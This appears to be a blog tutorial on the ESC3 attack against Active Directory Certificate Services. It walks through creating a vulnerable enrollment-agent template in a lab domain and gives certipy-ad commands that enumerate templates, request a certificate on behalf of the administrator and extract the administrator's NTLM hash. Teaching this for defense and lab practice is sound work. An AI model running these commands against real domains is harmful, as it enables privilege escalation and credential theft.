ADCS Explotation: ESC3
What is an Enrollment Agent?
ADCS Explotation: ESC3
What is an Enrollment Agent?
To understand ESC3, we must first understand the concept of an Enrollment Agent (technically known as a Certificate Request Agent).
In large enterprises, it is common practice for HR or Helpdesk personel to request digital certificates or provision smart cards on behalf of regular employees. To facilitate this, ADCS allows specific templates to grant an Extended Key Usage (EKU) known as Certificate Request Agent.

An ESC3 vulnerability occurs when the PKI architecture relies on a flawed two-template trust chain, satisfying these precise cryptographic conditions:
Template 1
- Enrollment Rights: Granted to low-privileged groups (e.g.,
Authenticated Users). - EKU: Contains the
Certificate Request AgentOID. - Manager Approval: Set to
False(PENDING_APPROVALis disabled).
Template 2
- Enrollment Rights: Accessible by low-privileged users.
- EKU: Contains
Client Authentication. - Authorized Signatures: Requires a signature from a valid Enrollment Agent to process requests made on behalf of other users.
Steps to create a Vulnerable Certificate template

Run certsrv.msc on the Domain controller and go to Templates → Manage.

Right-click on the “Code Signing” template and click Duplicate template:

Change the template name from the General tab.

Select and edit application policies from the Extensions tab. Delete all policies and add Certificate Request Agent(Enrollment Agent).

After that, go to the security tab and add the Domain Users group to the list and give permission to enroll.


Go back to the Certificate Authority window. Right-click Certificate Templates → Click New → Certificate Template to Issue.


Enumeration & Explotation process
Detecting vulnerable certificate templates:
certipy-ad find -u 'snazarov@cyberlab.in' -p 'Passw0rd!' -dc-ip 10.10.10.10 -vulnerable

Now that we have confirmed the existence of the vulnerability, we can move on to the exploit phase. First, we obtain a certificate for our user using the vulnerable template.
certipy-ad req -u 'snazarov@cyberlab.in' -p 'Passw0rd!' -dc-ip 10.10.10.10 -ca CYBERLAB-CA -target 'dc-cyberlab.cyberlab.in' -template 'Vuln_ESC3'
We request a certificate for another user using the second template with the certificate we received for our own user.
certipy-ad req -u ‘snazarov@cyberlab.in’ -p 'Passw0rd!' -dc-ip 10.10.10.10 -ca CYBERLAB-CA -target ‘dc-cyberlab.cyberlab.in’ -template 'User' -on-behalf-of administrator -pfx snazarov.pfx
We obtain the user’s NTLM hash using the certificate we received on behalf of the administrator
certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.10.10
Thanks for reading. See you in the next articles.
메타데이터
- post_id
- 48b26ef8c2ae
- slug
- adcs-explotation-esc3-48b26ef8c2ae
- url
- https://medium.com/@s4m1r/adcs-explotation-esc3-48b26ef8c2ae
- canonical_url
- https://medium.com/@s4m1r/adcs-explotation-esc3-48b26ef8c2ae
- author_url
- https://medium.com/@s4m1r
- status
- ok
- fetched_at
- 2026-06-24 16:30:55